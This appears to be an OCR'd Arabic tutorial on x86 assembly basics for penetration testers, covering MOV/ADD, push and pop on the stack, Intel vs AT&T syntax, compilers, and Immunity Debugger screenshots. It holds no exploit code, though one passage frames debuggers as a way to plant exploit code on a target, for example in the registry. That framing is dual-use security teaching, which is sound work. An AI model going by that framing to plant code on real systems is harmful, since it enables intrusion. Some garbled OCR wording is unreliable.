
```

-هتلaciei ال **Assembly** طلوك ال **exe file** وحولك ال **Linker** double click ... تعالى نشغله ب ... **object file** ل **file** عامل .



-يبقا احنا كان عندنا ملف ال **Assembly** اللي كاتبه الانسان اللي هو كان **demo1.asm** حولناه لملف **Object** اللي هو **demo1.obj** تقدر ال **Machine** تفهمه وتعامل معاه وبعد كدا عن طريق ال **Linker** حولناه ل **exe file** طلعتك ال **output** اللي شوفناه قدامنا عالشاشة لما شغلنا ال **exe file** ... وشوفناه بالتطبيق العملي .

-بعد كدا هنتجه لشويه **Basics** عن ال **Assembly language** لابد تكون على علم بيها ... عندنا بعض ال **instructions** الخاصه بال **Assembly** لازم تعدى عليهم عشان اما يقابلك كود **Assembly** تعرف تقراءه وتطلع منه المعلومات المهمه .... منها ال **Assembly** الخاصه بنقل ال **data** فال **mov** وكذا **instruction** تانيه .



-تعالي نأخذ مثال ونشوف هنفصصه ازاي ....

```

<> register
MOV EAX,2      ; store 2 in EAX
MOV EBX,5      ; store 5 in EBX
ADD EAX,EBX    ; do EAX = EAX + EBX operation
                ; now EAX contains the results

```

-عندنا ال **mov** اللي هي ال **instruction** بتعتنا الخاصه بنقل ال ... **register** ... **Data** ... وال **EAX** اللي هو **Architecture Fundamentals** ارجع لهم فجزء ال **CPU** دا مكان موجود جوا ال **register** بيتخزن فيها ال **Data**.

-ترجمه السطر الاول من الكود اللي فات اللي هو **2 , mov EAX** بقوله يعم ال **System** خد رقم **2** عن طريق ال **CPU** اعمله تخزين فال **EAX** اللي اسمه ... وكمان القيمه **5** خزنها فال **register** اللي اسمه **EBX** ... وبعد كدا عاوزك تطلعلي ناتج جمع الارقام المتخزنه فال **Register** ... بتفهم ال **CPU** ان ال **EAX** دا اللي هتخزن فيه ناتج عملية الجمع لأننا بدهنا بيه فتلاقى ناتج جمع ال **EBX** وال **EAX** بيتخزنوا فال **EAX** ... فتلاقى ال **CPU** بيروح يخزنلك ناتج جمع القيمه **2 و 5** اللي هما **7** فال **EAX** .. وصلت كدا .


-خد بالك من نقطه وهي ان ال **Syntax** الخاص بلغه ال **Assembly** بيختلف من **processor** لأخر بمعنى مينفعش يكون عندك ملف واحد **Assembly** تعمله **Run** على كل ال **Processors** لكل واحد **Syntax** خاص بيها ... زي كدا .

	Intel (Windows)	AT&T (Linux)
Assembly	MOV EAX, 8	MOVL \$8, %EAX
Syntax	<instruction><destination><source>	<instruction><source><destination>

هلاقى هنا الفرق مبين ال **Windows** وال **Linux** فال **Syntax** بيختلف فيه فرق فال **processor** وانت بتكتب ال **Assembly code**.

-عندنا كمان زى ال **push** وال **pop** ... ال **Instructions**  
معناها يضيق حاجه وال **pop** عكسها يحذف الحاجه  
الموجوده .

-ال **push** هتعملنا اضافه لقيمه معينه فال **Stack** الخاص بال **memory** اللي هو العمود اللي بيتم اضافه فيه القيم بالترتيب عشان يتم تنفيذها لما يجي الدور عليها ... أرجع للشرح بتاعها فالاول عشان تجمع اللي جي ... تعالى نفهم طريقه عمل ال **push** ازاى .



-هلاقى ال قيمه اللي عازين نعملها اضافه عن طريق ال **push** بتاخذ مكان قيمه تانيه فال **Stack** لو بصيت هلاقى الترتيب بتاع ال **Stack** مختلف يعني اللي القيمه اللي كانت واخده ترتيب 1 بقت 2 عشان فيه واحده تانيه خدت مكانها أو بمعنى أصح عملتلها أذاقه لمكان آخر... وزي منتا شايف برضه القيمه بيتم اضافتها من فوق من أول **System** وانت نازل تحت ... وهنا هلاحظ عشان احنا ال **Stack** بتاعتنا **32 bit** اللي هما **byte 4** هلاقى متاح لينا ... والاذاقه اللي حصلت للقيمه عشان تحط القيمه التانيه مكانها ( اللي عازين نضيفها بال **push** ) كانت بقيمه **byte 4** برضه عشان زى مقولنا على حسب ال **System** بتاعك ... تعالى نشوف مثال ...

```

</>
SUB ESP, 4 ;subtract 4 to ESP -> ESP=ESP-4
MOVE [ESP], 0x12345678 ;store the value 0x12345678 to the location
;pointed by ESP. Square brackets indicates to
;address pointed by the register.


```

مكتوب


خزن

- هنا بنستخدم ال instruction اللي هي **SUB** الخاصه بعمليه طرح القيم وبنقوله اطرح 4 من القيمه الموجوده فال register اللي اسمه **ESP** وبعد كدا بنقل القيمه الجديده اللي عاوزين نضيفها عن طريق ال **location** لـ **ESP** وبنقوله خزنها فال move فال **ESP** على عكس ال **pop** زي مهنشوف .

- تعالى نشوف ال **pop** بتشتغل ازاي برضه وازاي بتعمل الحذف ...



- هلاقي عكس ال **push** تماما فيه byte-4 تم حذفهم ودا أدي الى توفير مساحه فال **Stack** فأحنا هنا حذفنا القيمه رقم 1 عن طريق ال **EAX** وقلناه يحذفها من ال **register** اللي هو **pop** مثل .



- هلاقي عندنا ال **mov** عشان ننقل القييم اللي فال **EAX** لـ **ESP** وبعد كدا عمل اضافه عن طريق ال **ADD** لقيمه 4 فال **ESP** فكدا تمت عمليه الطرح أو نقص القيمه اللي نقلناها وكمان تمت عمليه الاضافه عن طريق اننا ضفنا قيمة 4 لـ **ESP** فتقدر تقول دا مثال مجعلك ال **POP** وال **PUSH** مع بعض ... طبعا مش ملزم تفهم دا فهم تفصيلي لكن خد فكره عنه عشان قدام تفهم ازاي ال **Attack** بيحصل وفأي مكان تحديدا .


-عندك بعض ال instructions الأخرى ولكن دي Task ليك تكتشفها بنفسك مش عاوز مش هيضر زي ال Call وال Ret وغيرهم فتشوفهم فالصورة اللي ذكرتها لك لما جيت اتكلم عال Basics فالأول ... وانا مش هحتاجهم قدام فالشرح فمش محتاج أوضحهم بس لو أنت ناوي تتعقب فال Assembly دوس فالكلام دا وافهمه مش هيضرك .

---

## 2.5 Tools Arsenal:

-دي بعض ال Tools اللي بتمكنك فالتعامل مع ال Assembly انك تضيف عليه أو تعديل عليه ... أو اي حاجه خاصه بالتعامل مع ال codes مع ال Tools Arsenal عموما معانا ال Assembly ونشوفها مع بعض .


-عندنا ال Compilers ال كنا اتكلمنا عنها بالتفصيل فوق ارجع لها ومنها ال gcc ومنها ال Visual studio ومنها ال ++dev C وكل دول خاصين بلغه ال C + وتقدير تنزل ال Compiler الخاص بيك وبيشتغل كمترجم اللي بيحولك ال High Code من ال Low Language اللي يفهمها الانسان لل language Machine .



-حاجه زي كذا زي ال gcc بتحول ملف مكتوب بلغه ال C عاوزين نحوله لملف exe عشان ال machine بتعتننا اللي هي ال PC تعمله . Run

-تاني حاجه معانا وهي ال **Debugger** وهي اكتشاف الأخطاء البرمجيه فالكود ودا بيشتغل عالكود بتاعك ويطلعك الأخطاء اللي فيه عشان تصلاحها زي نظام **test** كدا ... قبل متعمل **launch** لـ عشان تصلاحها زي **program** فبتتأكد ان كل حاجه تمام ولو فيه أخطاء تصلاحها .

-احنا الك **Debugger** هنسخدم ال **penetration tester** عشان نفكك البرنامج ذات نفسه ونزرع **code exploit** فال **target machine** بيفردىك الكود قدامك فنقدر نزرع جوا ال **System** فمكان معين ينفذه ال **Code exploit** نحطه مثلاً جوا ال **registry** كذا بحيث اما يجي يتنفذ يحصل بتعنا وهكذا ... بالضبط زي هتعمل **exploitation debugger** ... أشهر ال **reverse engineering** عندنا هو ال **immunity debugger** ودا تقدر تنزله وتشغل عليه ... تعالى نبص عليه .



-ظاهر قدامك **4** شاشات وهو ال **Debugger** دا بيتعمل كدا مع اي كود خاص ب **program** عملته ... ال **panel 1** دي جايبلك فيها ال **Code** الخاص بال **program** ال عملته **run** مقسمها لك لثلاث اعمده ... العمود الاول جايبلك ازاي الكود بيتم تخزينه جوا ال ... **Address Location** اللي هي ال **memory**

-العمود الثاني جايبلوك ال الخاص بال **machine code** الى  
 الى عملته **run** والعمود الثالث ال **Assembly language**  
 الخاصه بالكود والعمود الرابع هتلاقيه جايبلوك ال **debugger** ال  
 لو موجود تعليق عنده عالكود ... زي كدا .




The screenshot shows a debugger interface with two main panels. The left panel displays assembly code from address 0040100C to 0040102E. The right panel shows a memory dump starting at EBP=0018FF94. A red circle labeled '1' is positioned in the top right corner of the assembly code area.

```

0040100C  $ 55          PUSH EBP
0040100D  . 89E5        MOV EBP,ESP
0040100F  . 89E0        MOV EAX,ESP
00401011  . 83E0 07    AND EAX,7
00401014  . 74 06      JE SHORT sample_1.0040101C
00401016  . 83EC 08    SUB ESP,8
00401019  . 83E4 F8    AND ESP,FFFFFFF8
0040101C  > 6A 05      PUSH 5
0040101E  . E8 DDFFFFFF CALL sample_1.00401000
00401023  . 89EC        MOV ESP,EBP
00401025  . 5D          POP EBP
00401026  . C3          RETN
00401027  00            DB 00
00401028  00            DB 00
00401029  00            DB 00
0040102A  00            DB 00
0040102B  00            DB 00
0040102C  00            DB 00
0040102D  00            DB 00
0040102E  00            DB 00

```

اما ال 2 هتلاقيه جايبلوك ال **registers** المستخدمه ...



The screenshot shows the registers panel of a debugger. A red circle labeled '2' is positioned in the top right corner. The panel lists various CPU registers and their current values.

Registers (FPU)					
EAX	76A43388	kernel32.BaseThreadInitThunk			
ECX	00000000				
EDX	0040100C	sample_1.<ModuleEntryPoint>			
EBX	7EFDE000				
ESP	0018FF8C				
EBP	0018FF94				
ESI	00000000				
EDI	00000000				
EIP	0040100C	sample_1.<ModuleEntryPoint>			
C	0	ES	002B	32bit	0(FFFFFFFF)
P	1	CS	0023	32bit	0(FFFFFFF)
A	0	SS	002B	32bit	0(FFFFFFF)
N	1	DS	002B	32bit	0(FFFFFFF)
S	0	FS	0053	32bit	7EFDD000(FFF)
T	0	GS	002B	32bit	0(FFFFFFF)
D	0				
